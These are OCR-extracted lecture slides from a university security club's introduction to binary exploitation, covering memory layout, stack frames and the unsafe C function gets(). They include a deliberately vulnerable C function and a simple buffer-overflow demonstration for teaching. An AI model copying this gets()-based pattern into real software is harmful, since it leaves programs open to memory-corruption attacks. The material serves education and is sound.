FA2022 Week 06


PWN I

Kevin

Adapted from: Thomas & Chris (& Ravi)


ctf.sigpwny.com


sigpwny{AAAAAAAAAAAAAAAAAAAAAAAAA}



Announcements

- ACM Clean up party
    - Dates:
        - Saturday 2022-10-08 3:00PM
        - Saturday 2022-10-15 3:00PM
    - We get a dedicated DDR area!






What is pwn?

- More descriptive term: **binary exploitation**
- Exploits that abuse the mechanisms behind how compiled code is executed
  - Dealing with what the CPU actually sees and executes on or near the hardware level
- Most modern weaponized/valuable exploits fall under this category
- This is real stuff!!
  - Corollary: this is hard stuff. Ask for help, or if you don’t need help, help your neighbors :)


Memory Overview



```
[kmh@LAPTOP-BRN1PM57-wsl ~]$ hexdump -C /bin/cat
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
00000010  03 00 3e 00 01 00 00 00  50 33 00 00 00 00 00 00
00000020  40 00 00 00 00 00 00 00  80 81 00 00 00 00 00 00
00000030  00 00 00 00 40 00 38 00  0d 00 40 00 1a 00 19 00
00000040  06 00 00 00 04 00 00 00  40 00 00 00 00 00 00 00
00000050  40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00
00000060  d8 02 00 00 00 00 00 00  d8 02 00 00 00 00 00 00
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
00000080  18 03 00 00 00 00 00 00  18 03 00 00 00 00 00 00
00000090  18 03 00 00 00 00 00 00  1c 00 00 00 00 00 00 00
000000a0  1c 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00
000000b0  01 00 00 00 04 00 00 00  00 00 00 00 00 00 00 00
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000d0  78 15 00 00 00 00 00 00  78 15 00 00 00 00 00 00
000000e0  00 10 00 00 00 00 00 00  01 00 00 00 05 00 00 00
000000f0  00 20 00 00 00 00 00 00  00 20 00 00 00 00 00 00
00000100  00 20 00 00 00 00 00 00  a1 38 00 00 00 00 00 00
```

- Programs are just a bunch of numbers ranging from 0 to 255 (**bytes**)
- Each number is stored at an "address" in the range `0x0-0xFFFFFFFFFFFFFFFF`
  - Think of it as a massive array/list
- Bytes in a program serves one of two purposes
  - **Instructions**: tells the processor what to do
  - **Data**: has some special meaning, used by the instructions
    - Examples: part of a larger number, a letter, a memory address

Memory Layout



Bottom of memory
(`0x0000000000000000`)

Memory Region

.text
(instructions)

.data
(initialized
data)


.bss
(uninitialized
data)

heap

stack
(runtime data)

Top of memory
(`0xFFFFFFFFFFFFFFFF`)

Memory Layout



Bottom of memory
(`0x0000000000000000`)

We care about these

Top of memory
(`0xFFFFFFFFFFFFFFFF`)

Memory Region

.text
(instructions)

.data
(initialized data)

.bss
(uninitialized data)


heap

stack
(runtime data)

Smashing The Stack

The Stack

```
method_1(a, b, c);
```




8 bytes	Local Variables
8 bytes	Saved Frame Pointer
8 bytes	Return Address
8 bytes	a
8 bytes	b
8 bytes	c

The Stack

```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}

int main() {
    vulnerable(0x12345678);
}
```



stack_var_2

stack_var_1

Saved Frame Pointer


Return Address (inside **main** in .text)

0x12345678

Dangerous function of the day: `gets(addr)`

- Writes letters typed by user into address provided
- But memory stores numbers, not letters!
  - ASCII: maps from bytes (aka numbers 0-255) to letters
  - `gets` actually reads arbitrary bytes, not just ones that map to letters
- **Danger:** writes as much input as it's provided
  - In C, memory is always allocated in fixed numbers of bytes
  - What if we write more than is allocated at the provided address?

People did not realize this in the 90s



DESCRIPTION top


Never use this function.

gets() reads a line from *stdin* into the buffer pointed to by *s* until either a terminating newline or **EOF**, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

Buffer Overflow

```c
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBB
BBBBBBB
```



stack_var_2[8]

stack_var_1[8]

Saved Frame Pointer

Return Address

...

Buffer Overflow

```c
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

